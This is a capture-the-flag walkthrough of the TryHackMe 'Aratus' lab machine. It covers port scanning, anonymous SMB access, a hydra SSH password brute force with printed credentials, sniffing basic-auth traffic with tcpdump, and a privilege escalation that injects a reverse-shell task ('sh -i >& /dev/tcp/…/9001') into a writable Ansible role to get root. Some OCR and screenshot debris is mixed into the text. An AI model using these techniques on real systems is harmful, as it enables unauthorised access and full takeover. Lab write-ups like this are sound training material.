

Aratus

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For me IP of the machine is : 10.10.95.239

Lets try pinging it

```
ping 10.10.95.239 -c 5
PING 10.10.95.239 (10.10.95.239) 56(84) bytes of data.
64 bytes from 10.10.95.239: icmp_seq=1 ttl=60 time=154 ms
64 bytes from 10.10.95.239: icmp_seq=2 ttl=60 time=355 ms
64 bytes from 10.10.95.239: icmp_seq=3 ttl=60 time=169 ms
64 bytes from 10.10.95.239: icmp_seq=4 ttl=60 time=165 ms
64 bytes from 10.10.95.239: icmp_seq=5 ttl=60 time=154 ms

--- 10.10.95.239 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 153.905/199.317/355.015/78.058 ms
```

Ok so its online lets do some port scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.95.239 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.95.239 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 19:40 IST
Nmap scan report for 10.10.95.239
Host is up (0.15s latency).
Not shown: 65500 filtered tcp ports (no-response), 29 filtered tcp ports (host-unreach)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 25.95 seconds
```

✍ Open ports

PORT STATE SERVICE

```
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
```

Lets do a aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,139,443,445 10.10.95.239 -o
aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -Pn -n -p 21,22,80,139,443,445 10.10.95.239 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-06 19:42 IST
Nmap scan report for 10.10.95.239
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2  0          0          6 Jun 09 2021 pub
| ftp-syst:
|   STAT:
|     STAT:
|       FTP server status:
|           Connected to ::ffff:10.17.94.2
|           Logged in as ftp
|           TYPE: ASCII
|           No session bandwidth limit
|           Session timeout in seconds is 300
|           Control connection is plain text
|           Data connections will be plain text
|           At session startup, client count was 3
|           vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
|_  256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
```

```

| http-methods:
|_ Potentially risky methods: TRACE
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http    Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
| ssl-cert: Subject: commonName=aratus/organizationName=SomeOrganization/stateOrProvIn
| Not valid before: 2021-11-23T12:28:26
|_Not valid after: 2022-11-23T12:28:26
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_ssl-date: TLS randomness does not represent time
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
445/tcp open  netbios-ssn Samba smbd 4.10.16 (workgroup: WORKGROUP)
Service Info: Host: ARATUS; OS: Unix

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.10.16)
|   Computer name: aratus
|   NetBIOS computer name: ARATUS\x00
|   Domain name: \x00
|   FQDN: aratus
|_ System time: 2024-09-06T16:13:15+02:00
| smb2-time:
|   date: 2024-09-06T14:13:14
|_ start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
|_clock-skew: mean: -39m58s, deviation: 1h09m14s, median: 0s

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 1 IP address (1 host up) scanned in 23.73 seconds

```

✍ Aggressive scan

```

PORT STATE SERVICE VERSION
21/tcp open  ftp  vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 2 0 0 6 Jun 09 2021 pub
| ftp-syst:
| STAT:
| FTP server status:

```

```
| Connected to ::ffff:10.17.94.2
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPD 3.0.2 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
| 2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
| 256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
| 256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
80/tcp open http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips)
|http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_http-title: Apache HTTP Server Test Page powered by CentOS
| http-methods:
| Potentially risky methods: TRACE
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
443/tcp open ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-
fips)
| ssl-cert: Subject:
commonName=aratus/organizationName=SomeOrganization/stateOrProvinc
eName=SomeState/countryName=--
| Not valid before: 2021-11-23T12:28:26
|Not valid after: 2022-11-23T12:28:26
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
|_ssl-date: TLS randomness does not represent time
| http-methods:
| Potentially risky methods: TRACE
|_http-title: Apache HTTP Server Test Page powered by CentOS
445/tcp open netbios-ssn Samba smbd 4.10.16 (workgroup: WORKGROUP)
Service Info: Host: ARATUS; OS: Unix
```

Alright looks like ftp and smb both are running lets enumerate these before the web application i guess

FTP Enumeration :

As nmap showed anonymous login is enabled

```
ftp 10.10.95.239
Connected to 10.10.95.239.
220 (vsFTPD 3.0.2)
Name (10.10.95.239:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          6 Jun 09  2021 pub
226 Directory send OK.
ftp> 
```

Lets see in this directory

```
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          6 Jun 09  2021 .
drwxr-xr-x    3 0          0          17 Nov 23  2021 ..
ftp> 
```

Nothing here lets enumerate smb now

SMB Enumeration :

To enumerate lets run enum4linux to find the shares in here

```
enum4linux 10.10.95.239
```

```
[+] Attempting to map shares on 10.10.95.239
//10.10.95.239/print$  Mapping: DENIED Listing: N/A Writing: N/A
//10.10.95.239/temporary share  Mapping: OK Listing: OK Writing: N/A
[E] Can't understand response:
```

Now lets connect to this using smbclient

```
smbclient //10.10.95.239/temporary\ share
```

```
smbclient //10.10.95.239/temporary\ share
Password for [WORKGROUP\pks]:
Anonymous login successful
Try "help" to get a list of possible commands.
```

Lets see the files here

```
smb: \> ls
.
..
.bash_logout
.bash_profile
.bashrc
.bash_history
chapter1
chapter2
chapter3
chapter4
chapter5
chapter6
chapter7
chapter8
chapter9
.ssh
.viminfo
message-to-simeon.txt
.gnupg

D 0 Fri Sep 6 18:43:00 2024
D 0 Tue Nov 23 21:54:05 2021
H 18 Wed Apr 1 07:47:30 2020
H 193 Wed Apr 1 07:47:30 2020
H 231 Wed Apr 1 07:47:30 2020
H 0 Fri Sep 6 18:13:57 2024
D 0 Tue Nov 23 15:37:47 2021
D 0 Tue Nov 23 15:38:11 2021
D 0 Tue Nov 23 15:38:18 2021
D 0 Tue Nov 23 15:38:25 2021
D 0 Tue Nov 23 15:38:33 2021
D 0 Tue Nov 23 15:42:24 2021
D 0 Tue Nov 23 16:44:27 2021
D 0 Tue Nov 23 15:42:45 2021
D 0 Tue Nov 23 15:42:53 2021
DH 0 Mon Jan 10 18:35:34 2022
H 0 Fri Sep 6 18:13:57 2024
N 251 Mon Jan 10 18:36:44 2022
DH 0 Fri Sep 6 18:43:32 2024
```

```
37726212 blocks of size 1024. 35593388 blocks available
```

```
smb: \>
```

Lets get this file using :

```
get message-to-simeon.txt
```

Now lets read it

```
cat message-to-simeon.txt
Simeon,
Stop messing with your home directory, you are moving files and directories insecurely!
Just make a folder in /opt for your book project...
Also you password is insecure, could you please change it? It is all over the place now!
- Theodore
```

So looks like simeon has its own directory and has a weak password that is all over the place (looks strange)

Lets enumerate the directory now

Directory Fuzzing :

```
feroxbuster --url http://10.10.95.239
```

```
feroxbuster --url http://10.10.95.239
```

```
_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|  
|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|_____|  
by Ben "epi" Risher  ver: 2.10.4
```

 Target Url	http://10.10.95.239
 Threads	50
 Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 Status Codes	All Status Codes!
 Timeout (secs)	7
 User-Agent	feroxbuster/2.10.4
 Config File	/home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links	true
 HTTP methods	[GET]
 Recursion Depth	4

```
🏁 Press [ENTER] to use the Scan Management Menu™
```

```
404   GET    7l    24w      -c Auto-filtering found 404-like response and created new fi  
403   GET    8l    22w      -c Auto-filtering found 404-like response and created new fi  
200   GET    6l    51w    3487c http://10.10.95.239/images/apache_pb.gif  
200   GET   132l   307w   5081c http://10.10.95.239/noindex/css/open-sans.css  
200   GET    7l    340w   19341c http://10.10.95.239/noindex/css/bootstrap.min.css  
200   GET   28l    100w   7010c http://10.10.95.239/images/poweredbypng  
403   GET   120l   540w   4897c http://10.10.95.239/  
404   GET    7l    25w    210c http://10.10.95.239/Reports%20List  
404   GET    7l    25w    212c http://10.10.95.239/external%20files  
404   GET    7l    25w    211c http://10.10.95.239/Style%20Library  
404   GET    7l    25w    208c http://10.10.95.239/modern%20mom  
404   GET    7l    26w    213c http://10.10.95.239/neuf%20giga%20photo  
404   GET    7l    25w    212c http://10.10.95.239/Web%20References
```

Weird directory i have a feeling that the simeon page is just /simeon here we'll test it later

✍ Directories


```
200 GET 6l 51w 3487c http://10.10.95.239/images/apache_pb.gif ↴  
200 GET 132l 307w 5081c http://10.10.95.239/noindex/css/open-  
sans.css ↴  
200 GET 7l 340w 19341c
```

```
http://10.10.95.239/noindex/css/bootstrap.min.css ↗  
200 GET 28L 100W 7010C http://10.10.95.239/images/poweredby.png ↗
```

Lets get to this web application now

Web Application :

Default page :



The screenshot shows a web browser window with the URL '10.10.95.239' in the address bar. The main content area displays a large, bold title 'Testing 123..'. Below the title, a paragraph of text reads: 'This page is used to test the proper operation of the Apache HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by CentOS.' At the bottom of the page, there are two sections: 'Just visiting?' and 'Are you the Administrator?'. The 'Just visiting?' section contains text about reporting problems or maintenance. The 'Are you the Administrator?' section provides instructions for adding website content and preventing this page from being used. At the very bottom, there are three logos: 'Powered by APACHE', 'Apache HTTP Server', and 'CentOS'.

Just visiting?

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

Are you the Administrator?

You should add your website content to the directory `/var/www/html/`. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

Promoting Apache and CentOS

You are free to use the images below on Apache and CentOS Linux powered HTTP servers. Thanks for using Apache and CentOS!

I tried /simeon and it worked

10.10.95.239/simeon/ 180% ☆

Simeon's Book

HTML book created by Simeon.

Prologue

My book is about passion, adventure, drama, war, love, betrayal. I am sure you would like it!

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Gaining Access :

There is a lot of chapter and text here so I'm gonna use cewl to make a wordlists to brute force the ssh creds as it was mentioned password is all over the place

Make your own wordlist like this with `cewl`

```
cewl http://10.10.95.239/simeon > wordlists.txt
```

Now lets run `hydra` to brute force simeon password

```
hydra -l simeon -P wordlists.txt ssh://10.10.95.239 -v
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Aratus git:(main)±4 (7.681s)
hydra -l simeon -P wordlists.txt ssh://10.10.95.239 -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
e *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-06 20:03:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 207 login tries (l:1/p:207), ~13 tri
[DATA] attacking ssh://10.10.95.239:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://simeon@10.10.95.239:22
[INFO] Successful, password authentication is supported by ssh://10.10.95.239:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Disabled child 4 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[22][ssh] host: 10.10.95.239  login: simeon  password: scelerisque
[STATUS] attack finished for 10.10.95.239 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-06 20:03:56
```

Got the creds

✍ Ssh creds

```
Username : simeon
Password : scelerisque
```

Now lets ssh in with simeon

```
ssh simeon@10.10.95.239
simeon@10.10.95.239's password:

simeon@aratus ~ (0.177s)
id
uid=1003(simeon) gid=1003(simeon) groups=1003(simeon)

simeon@aratus ~
```

Lateral PrivEsc

For this lets first run linpeas here

Found this but this is a rabbit hole trust me

```
[[[ Analyzing Htpasswd Files (limit 70)
-rw-r--r--. 1 root root 47 Nov 23 2021 /var/www/html/test-auth/.htpasswd
theodore:$apr1$pP2GhAkC$R12mw5B5lxUiNj4Qt2pX1
" ]]
```

Second thing is we can run tcpdump

```
Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_admin,cap_net_raw+p
/usr/bin/newgidmap = cap_setgid+ep
/usr/bin/newuidmap = cap_setuid+ep
/usr/sbin/arping = cap_net_raw+p
/usr/sbin/clockdiff = cap_net_raw+p
/usr/sbin/tcpdump = cap_net_admin,cap_net_raw+eip
/usr/sbin/suexec = cap_setgid,cap_setuid+ep
```

Lets grab some info from loopback

Run this to see data flowing in real time

```
tcpdump -i lo -A
```

```
.0.0.0.0:80 GET /test-auth/index.html HTTP/1.1
Host: 127.0.0.1
User-Agent: python-requests/2.14.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Basic dGhlb2RvcmlkZWJjZWliYXJqaWw=
```

Another has this time base64 lets crack it

```
echo dGhlb2RvcmlkZWJjZWliYXJqaWw= | base64 -d
theodore:Rijyaswahebceibarjik%
```

Got another set of creds

✍ Creds

```
Username : theodore
Password : Rijyaswahebceibarjik
```

Lets SSH now with this new user

```
ssh theodore@10.10.95.239
```

```
theodore@10.10.95.239's password:
```

```
theodore@aratus ~ (0.175s)
```

```
id
```

```
uid=1001(theodore) gid=1001(theodore) groups=1001(theodore)
```

```
theodore@aratus ~
```

And here is your user.txt

```
theodore@aratus ~ (0.174s)
```

```
ls -al /home/theodore/
```

```
total 20
```

```
drwx----- 5 theodore theodore 158 Sep  6 15:27 .
drwxr-xr-x  5 root      root      54 Nov 23  2021 ..
drwx----- 4 theodore theodore  27 Nov 24  2021 .ansible
lrwxrwxrwx. 1 root      root      9 Nov 23  2021 .bash_history -> /dev/null
-rw-r--r--. 1 theodore theodore 18 Apr  1  2020 .bash_logout
-rw-r--r--. 1 theodore theodore 193 Apr  1  2020 .bash_profile
-rw-r--r--. 1 theodore theodore 231 Apr  1  2020 .bashrc
drwxr-xr-x. 2 theodore theodore  30 Mar 25  2022 scripts
drwx----- 2 theodore theodore   6 Nov 24  2021 .ssh
-r-----. 1 theodore theodore  38 Nov 23  2021 user.txt
-rw-rw-rw-. 1 theodore theodore 975 Sep  6 15:27 .viminfo
```

Vertical PrivEsc

Lets check the sudo permissions here

```
[root@aratus ~] (S:2875)
```

```
sudo -l
```

```
Matching Defaults entries for theodore on aratus:
```

```
!visiblepw, always_set_home, match_group_by_gid, always_q
PS1 PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_ke
LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAG
```

```
User theodore may run the following commands on aratus:
```

```
(automation) NOPASSWD: /opt/scripts/infra_as_code.sh
```

Lets see what this is

```
cat /opt/scripts/infra_as_code.sh
#!/bin/bash
cd /opt/ansible
/usr/bin/ansible-playbook /opt/ansible/playbooks/*.yaml
```

Its run script from /opt/ansible/playbook/*.yaml

Lets see all the scripts here

```
ls -al /opt/ansible/playbooks/
total 20
drwxr-xr-x. 2 automation automation 99 Nov 23 2021 .
drwxr-x---. 4 automation theodore 90 Nov 23 2021 ..
-rw-r--r--. 1 automation automation 156 Nov 23 2021 firewalld.yaml
-rw-r--r--. 1 automation automation 312 Nov 23 2021 httpd.yaml
-rw-r--r--. 1 automation automation 140 Nov 23 2021 smbd.yaml
-rw-r--r--. 1 automation automation 138 Nov 23 2021 sshd.yaml
-rw-r--r--. 1 automation automation 145 Nov 23 2021 vsftpd.yaml
```

I found something interesting in httpd.yaml

```
cat /opt/ansible/playbooks/httpd.yaml

---
- name: Install and configure Apache
  hosts: all
  become: true
  roles:
    - role: geerlingguy.apache
  tasks:
    - name: configure firewall
      firewalld:
        service: "{{ item }}"
        state: enabled
        permanent: yes
        immediate: yes
      loop:
        - http
        - https
  ...

```

Its running this role lets see this it should one directory down in "roles" directory

```
theodore@aratus:~ (0.361s)
ls -al /opt/ansible/
total 12
drwxr-x---. 4 automation theodore    90 Nov 23  2021 .
drwxr-xr-x. 4 root      root        36 Nov 22  2021 ..
-rw-r--r--. 1 automation automation 190 Nov 23  2021 ansible.cfg
-rw-r--r--. 1 root      root        13 Sep  6 14:45 inventory
drwxr-xr-x. 2 automation automation  99 Nov 23  2021 playbooks
-rw-r--r--. 1 theodore theodore   224 Nov 23  2021 README.txt
drwxr-xr-x. 3 automation automation  32 Nov 23  2021 roles
```

```
theodore@aratus ~ (0.178s)
ls -al /opt/ansible/roles/
total 0
drwxr-xr-x. 3 automation automation  32 Nov 23  2021 .
drwxr-x---. 4 automation theodore    90 Nov 23  2021 ..
drwxr-xr-x. 9 automation automation 178 Dec  2  2021 gearlingguy.apache
```

Lets see what's in this

```
ls -al /opt/ansible/roles/gearlingguy.apache/
total 24
drwxr-xr-x. 9 automation automation 178 Dec  2  2021 .
drwxr-xr-x. 3 automation automation  32 Nov 23  2021 ..
-rw-rw-r--. 1 automation automation  38 Dec  2  2021 .ansible-lint
drwxr-xr-x. 2 automation automation  22 Dec  2  2021 defaults
drwxr-xr-x. 2 automation automation  22 Dec  2  2021 handlers
-rw-rw-r--. 1 automation automation 1080 Dec  2  2021 LICENSE
drwxr-xr-x. 2 automation automation  50 Dec  2  2021 meta
drwxr-xr-x. 3 automation automation  21 Dec  2  2021 molecule
-rw-rw-r--. 1 automation automation 8384 Dec  2  2021 README.md
drwxr-xr-x. 2 automation automation  228 Dec  2  2021 tasks
drwxr-xr-x. 2 automation automation  28 Dec  2  2021 templates
drwxr-xr-x. 2 automation automation 142 Dec  2  2021 vars
-rw-rw-r--. 1 automation automation 121 Dec  2  2021 .yaml lint
```

Lets see the tasks here

```
theodore@aratus ~ (0.17s)
ls -al /opt/ansible/roles/geerlingguy.apache/tasks/
total 36
drwxr-xr-x. 2 automation automation 228 Dec  2 2021 .
drwxr-xr-x. 9 automation automation 178 Dec  2 2021 ..
-rw-rw-r--. 1 automation automation 1693 Dec  2 2021 configure-Debian.yml
-rw-rw-r--. 1 automation automation 1179 Sep  6 15:27 configure-RedHat.yml
-rw-rw-r--. 1 automation automation 546 Dec  2 2021 configure-Solaris.yml
-rw-rw-r--. 1 automation automation 711 Dec  2 2021 configure-Suse.yml
-rw-rw-r--. 1 automation automation 1388 Dec  2 2021 main.yml
-rw-rw-r--. 1 automation automation 193 Dec  2 2021 setup-Debian.yml
-rw-rw-r--. 1 automation automation 198 Dec  2 2021 setup-RedHat.yml
-rw-rw-r--. 1 automation automation 134 Dec  2 2021 setup-Solaris.yml
-rw-rw-r--. 1 automation automation 133 Dec  2 2021 setup-Suse.yml
```

And we can write in this file

Now to do this make a root.sh file in the /tmp directory like this

```
theodore@aratus ~ (0.245s)
cat /tmp/root.sh
sh -i >& /dev/tcp/10.17.94.2/9001 0>&1
```

And then edit the `configure-Redhat.yml` to add this in the end

```
cat /opt/ansible/roles/geerlingguy.apache/tasks/configure-RedHat.yml
...
    with_items: "{{ apache_ports_configuration_items }}"
    notify: restart apache

- name: Check whether certificates defined in vhosts exist.
  stat: path={{ item.certificate_file }}
  register: apache_ssl_certificates
  with_items: "{{ apache_vhosts_ssl }}"

- name: Add apache vhosts configuration.
  template:
    src: "{{ apache_vhosts_template }}"
    dest: "{{ apache_conf_path }}/{{ apache_vhosts_filename }}"
    owner: root
    group: root
    mode: 0644
  notify: restart apache
  when: apache_create_vhosts | bool

- name: Check if localhost cert exists (RHEL 8 and later).
  stat:
    path: /etc/pki/tls/certs/localhost.crt
  register: localhost_cert
  when: ansible_distribution_major_version | int >= 8

- name: Ensure httpd certs are installed (RHEL 8 and later).
  command: /usr/libexec/httpd-ssl-gencerts
  when:
    - ansible_distribution_major_version | int >= 8
    - not localhost_cert.stat.exists
- name: reverse shell
  command: sudo bash /tmp/root.sh
```

Now start a listener

```
nc -lvp 9001
Listening on 0.0.0.0 9001
```

and then run this command to get the revshell

```
sudo -u automation /opt/scripts/infra_as_code.sh
```

It should stop here

```
TASK [geerlingguy.apache : Check if localhost cert exists]
skipping: [10.10.95.239]

TASK [geerlingguy.apache : Ensure httpd certs are installed]
skipping: [10.10.95.239]

TASK [geerlingguy.apache : reverse shell] *****
|
```

And u should have your revshell as root

```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.95.239 35896
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_
sh-4.2# |
```

Here is your root.txt

```
sh-4.2# ls -al /root
ls -al /root
total 32
dr-xr-x---.  7 root root  248 Mar 25  2022 .
dr-xr-xr-x. 17 root root  224 Mar 25  2022 ..
-rw-------.  1 root root 1537 Jun  8  2021 anaconda-ks.cfg
drwx-----.  4 root root   47 Nov 23  2021 .ansible
lrwxrwxrwx.  1 root root    9 Nov 22  2021 .bash_history -> /dev/null
-rw-r--r--.  1 root root   18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 29  2013 .bashrc
-rw-r--r--.  1 root root  100 Dec 29  2013 .cshrc
drwx-----.  2 root root   60 Mar 24  2022 .gnupg
drwxr-----.  3 root root   19 Nov 22  2021 .pki
-rw-------.  1 root root 1024 Nov 23  2021 .rnd
-rw-----.  1 root root   38 Nov 23  2021 root.txt
drwxr-xr-x.  2 root root   31 Dec  2  2021 scripts
drwx-----.  2 root root   57 Nov 22  2021 .ssh
-rw-r--r--.  1 root root  129 Dec 29  2013 .tcshrc
lrwxrwxrwx.  1 root root    9 Mar 25  2022 .viminfo -> /dev/null
sh-4.2#
```

Thanks for Reading :)